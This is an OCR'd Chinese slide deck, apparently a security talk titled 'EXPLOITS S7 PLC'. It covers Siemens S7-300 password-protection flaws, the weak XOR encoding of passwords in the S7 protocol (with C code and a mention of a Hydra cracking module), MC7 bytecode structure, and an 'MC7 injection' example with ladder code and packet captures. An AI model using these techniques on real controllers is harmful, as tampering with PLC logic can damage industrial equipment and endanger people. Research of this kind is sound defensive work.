2015-05-06 19:54:02 [5.61.38.11] Block of type OB list requested (start sequence) --> NOT AVAILABLE
2015-05-06 19:54:03 [5.61.38.11] Block of type FB list requested (start sequence) --> NOT AVAILABLE
2015-05-06 19:54:03 [5.61.38.11] Block of type FC list requested (start sequence) --> NOT AVAILABLE
2015-05-06 19:54:03 [5.61.38.11] Block of type DB list requested (start sequence) --> OK
2015-05-06 19:54:04 [5.61.38.11] Block info requested DB 1 --> OK
2015-05-06 19:54:04 [5.61.38.11] Block info requested DB 2 --> OK
2015-05-06 19:54:05 [5.61.38.11] Block info requested DB 3 --> OK


针对数据的验证(1)


2015年07月08日 星期二 00:40:24
2015年07月08日 星期二 00:40:22
2015年07月08日 星期二 00:40:22
无视频信号


针对数据的验证(2)


2015年00月04日 星期二 02:00:54
003 2400
P: 132.9 T: 04.3
2015年00月04日 星期二 02:00:52
2015年00月04日 星期二 02:00:54
2015年00月04日 星期二 02:00:55
无视频信号
Camera 04

针对数据的验证(3)



针对数据的验证(4)



针对数据的验证(5)

针对数据的验证(6)

S7-300 PLC的等级保护功能

S7-300 PLC的等级保护功能缺陷

S7协议对口令密码传输的缺陷

S7-300 PLC内部程序字节码的转换


利用TCP/UDP连接功能实现端口扫描

利用通信功能块实现特定Socket通信

EXPLOITS S7 PLC

S7-300的等级保护(1)

- 口令保护
  - 来自Step7帮助文件
    - “保护CPU中的用户程序，防止未授权的修改(写保护)”
    - “保护用户程序的编程技术内容(读保护)”
    - “防止将会干涉进程的在线功能”



S7-300的等级保护(2)

- 口令保护帮助

"保护"标签

如果CPU提供SFC 109 "PROTECT"，则可使用该SFC来增大保护级别，也可以将保护级别重新设置为所组态的数值。

如果设置口令保护级别：

- 已授权用户具有读写访问权限，不考虑钥匙开关的位置以及设置的保护级别。总之，如果以MODE=12调用SFC?09 "PROTECT"，则即使具有
- 下列限制适用于未授权用户：
  - 保护级别1：钥匙开关设置
  - 保护级别2：写保护，与键开关位置无关
  - 保护级别3：读/写保护，与键开关位置无关

注意：

口令的最大长度为8个字符。

口令保护的模块在操作中的特性：

在执行在线功能之前，将检查授权并提示用户输入口令。

实例：模块已设置为保护级别2，并且您希望执行"修改变量"功能。要执行此写访问功能，必须输入口令。

或者，不考虑在线功能的类型，您可以在SIMATIC管理器中输入受保护模块的口令：

1. 在SIMATIC管理器中，选择受保护的模块或者其S7程序。
2. 选择菜单命令**PLC > 授权 > 设置**，然后在下一个对话框中输入口令。


输入口令后，在退出上一个S7应用程序或取消访问权限(**PLC > 授权 > 取消**)之前，该授权将始终有效。

注意：

S7-300的等级保护缺陷

- 帮助文件对口令保护注意事项的定义
  - “无法限制过程控制、监视和通信功能。例如，无法使用口令保护来防止对"设置时间/日期"功能的访问。”
- 其他“例如”
  - 启用LV2/LV3也可以操作CPU工作状态

S7协议对口令密码传输的弱加密(1)




S7协议对口令密码传输的弱加密(2)

- Hydra已集成基于S7协议的口令破解模块

```
// Fill Data
ReqData->Ret      =0xFF;
ReqData->TS       =TS_ResOctet;
ReqData->DLen     =SwapWord(0x0008); // 8 bytes data : password
// Encode the password
ReqData->Pwd[0]=opData[0] ^ 0x55;
ReqData->Pwd[1]=opData[1] ^ 0x55;
for (c = 2; c < 8; c++){
  ReqData->Pwd[c]=opData[c] ^ 0x55 ^ ReqData->Pwd[c-2];
};

IsoSize=sizeof(TS7ReqHeader)+sizeof(TReqFunSecurity)+sizeof(TReqDataSecurity);
Result=isoExchangeBuffer(0,IsoSize);

// Get Return
if (Result==0)
{
    if (ResParams->Err!=0)
          Result=CpuError(SwapWord(ResParams->Err));
};

return Result;
```

S7-300 MC7字节码的传输



MC7 字节码转换(1)

- 研究目的与意义
  - 脱离官方编译器S7kafapx.exe实现对PLC程序的转换与修改
  - S7协议大量字段已被解码但是程序下载功能未被解码
  - Stuxnet核心功能
- 故事

MC7 字节码转换(2)


- S7-300 PLC程序块解析
  - 组织块（OB）（主程序块负责所有FC程序块的调用）
  - 数据块（DB）（用于存放用户和系统定义的变量数据）
  - 程序块（FC）（由用户编写的程序块）
  - 功能块（FB）（由用户编写的专用数据块）
  - 系统程序块（SFC）（调用系统某些功能时自动创建）
  - 系统功能块（SFB）（调用系统某些数据功能时自动创建）
  - 系统数据块（SDB）（由编程软件自动生成主要存放PLC的硬件组态等信息，用户无法直接打开和更改）

MC7 字节码转换(3)


- 70 70 //MC7开始头部标志
- 01 01
- 02 //块创建的语言 hex:0x02 LAD (KOP)
- 08 //块类型 hex:0x08 OB
- 00 01 //块编号 hex:0x00,0x01
- 00 00 00 96 //块总长度
- 00 00 00 00 //是否设置密码
- 03 22 C8 2E 2C 20 //最后修改时间
- 03 9D CB 0C 11 4C //上次修改时间
- 00 1C //内部块数据表长度
- 00 30
- 00 14 //本地数据长度
- 00 02 //MC7执行代码长度

MC7 注入实例(1)

```
STL:
A    M    8.0
AN   T    6
L    S5T#3S
SD   T    0
NOP  0
NOP  0
NOP  0
NOP  0
STL:
A    T    0
=    L    20.0
A    L    20.0
BLD  102
=    Q    124.0
A    L    20.0
L    S5T#3S
SD   T    1
NOP  0
NOP  0
NOP  0
NOP  0
```



MC7 注入实例(2)



4	0.646	192.168.1.200	192.168.1.209	S7COMM	89 ROSCTR:[Ack_Data] Function:[Start upload]
5	0.646	192.168.1.209	192.168.1.200	S7COMM	79 ROSCTR:[Job] Function:[Upload]
6	0.648	192.168.1.200	192.168.1.209	TCP	60 102→10036 [ACK] Seq=36 Ack=61 Win=2048 Len=0
7	0.678	192.168.1.200	192.168.1.209	S7COMM	301 ROSCTR:[Ack_Data] Function:[Upload]
8	0.679	192.168.1.209	192.168.1.200	S7COMM	79 ROSCTR:[Job] Function:[Upload]
9	0.681	192.168.1.200	192.168.1.209	TCP	60 102→10036 [ACK] Seq=283 Ack=86 Win=2048 Len=0
10	0.703	192.168.1.200	192.168.1.209	S7COMM	187 ROSCTR:[Ack_Data] Function:[Upload]
11	0.704	192.168.1.209	192.168.1.200	S7COMM	79 ROSCTR:[Job] Function:[End upload]
12	0.705	192.168.1.200	192.168.1.209	TCP	60 102→10036 [ACK] Seq=416 Ack=111 Win=2048 Len=0
13	0.722	192.168.1.200	192.168.1.209	S7COMM	74 ROSCTR:[Ack_Data] Function:[End upload]

```
Protocol Data Unit Reference: 2816
Parameter length: 2
Data length: 226
Error class: No error (0x00)
Error code: 0x00
Parameter: (Upload)
Function: Upload (0x1e)
Parameter data: 01
Data
Data: 00de00fb70700101020800010000014a000000000367c109...
```

